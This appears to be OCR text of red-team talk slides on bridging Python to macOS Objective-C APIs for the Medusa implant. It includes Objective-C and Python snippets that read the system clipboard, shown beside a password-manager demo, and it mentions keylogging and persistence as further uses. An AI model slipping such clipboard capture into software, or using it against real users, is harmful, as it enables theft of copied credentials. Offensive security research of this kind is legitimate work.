
(2) Where are we sending it?

(1) What are we sending?

Making it usable

- That's a lot of code, to do not very much – but after abstracting all the internals away and wrapping in a nice interface…
- `NSObject(name)` function to build a base object.
- Send messages by calling methods on the base object.
    - Python doesn't support `:` in variable names, so we replace `_`.

```
1 _load_lib('/System/Library/Frameworks/example.framework/example')
2
3 myString = NSObject("NSString").alloc().initWithUTF8String_(b"helloWorld")
4
5 length = myString.length()
```


macOS (1)
KeePassXC Database Entries Groups Tools View Help
Fri 25 Jul 08:12
Xcode
Choose Your Own Story
README
License
App
Passwords - KeePassXC
Root
Title
Username
URL
Notes
Modified
github.com
john
24/07/2025 10:07
Copy Username ⌘B
Copy Password ⌘C
Copy URL ⌘U
Copy Attribute
TOTP
Tags
Perform Auto-Type
Import Passkey
Edit Entry... ⌘E
Expire Entry...
Clone Entry... ⌘K
Delete Entry... ⌦
New Entry... ⌘N
Open URL ⇧⌘U
Download Favicon ⇧⌘D
1 Entry
Sign in to GitHub · GitHub
github.com/login
Sign in to GitHub
Username or email address
john
Password
Forgot password?
Sign in
or
Continue with Google
New to GitHub? Create an account
Sign in with a passkey
Terms
Privacy
Docs
Contact GitHub Support
Manage cookies
Do not share my personal information

```objc
#import <Foundation/Foundation.h>
#import <AppKit/AppKit.h>

int main(int argc, const char * argv[]) {
    @autoreleasepool {
        NSPasteboard* pasteboard = [NSPasteboard generalPasteboard];

        NSString* pasteboardContents = [pasteboard stringForType:@"public.utf8-plain-text"];

        NSLog(@"%@", pasteboardContents);

    }
    return 0;
}

```


```python
_load_lib('/System/Library/Frameworks/AppKit.framework/AppKit')

pasteboard = NSObject("NSPasteboard").generalPasteboard()

pasteboardStringType = NSObject("NSString").stringWithUTF8String_(b"public.utf8-plain-text")

pasteboardContents = pasteboard.stringForType_(pasteboardStringType)

print(pasteboardContents.UTF8String())
```

Other Applications

- This can be used for anything that requires system or Objective-C APIs.
  - Keylogging? ⌨️
  - Persistence? 💻
  - Bridging to yet another language? 🔥
    - Python -> C -> Objective-C -> JavaScript?

Conclusion

- This isn’t a contrived example, this is an insight into what Red Team-flavoured security research can look like.
  - Will be released open-source into Medusa in a couple of weeks. 🚀
- You learn a lot more from writing the code yourself, rather than using off the shelf components.
- On macOS, system API introspection is hard/impossible compared to other platforms.
  - Less visibility == less burnt shells. 👍

Tools / Shoutouts

- Mythic, open-source C2 by Cody Thomas (`@its_a_feature`)
  https://github.com/its-a-feature/Mythic
- Medusa, Python implant by Alfie Champion (`@ajpc500`)
  https://github.com/MythicAgents/Medusa
- Hopper, decompiler by Cryptic Apps
  https://www.hopperapp.com/index.html

- https://theevilbit.github.io/posts/getting_started_in_macos_security/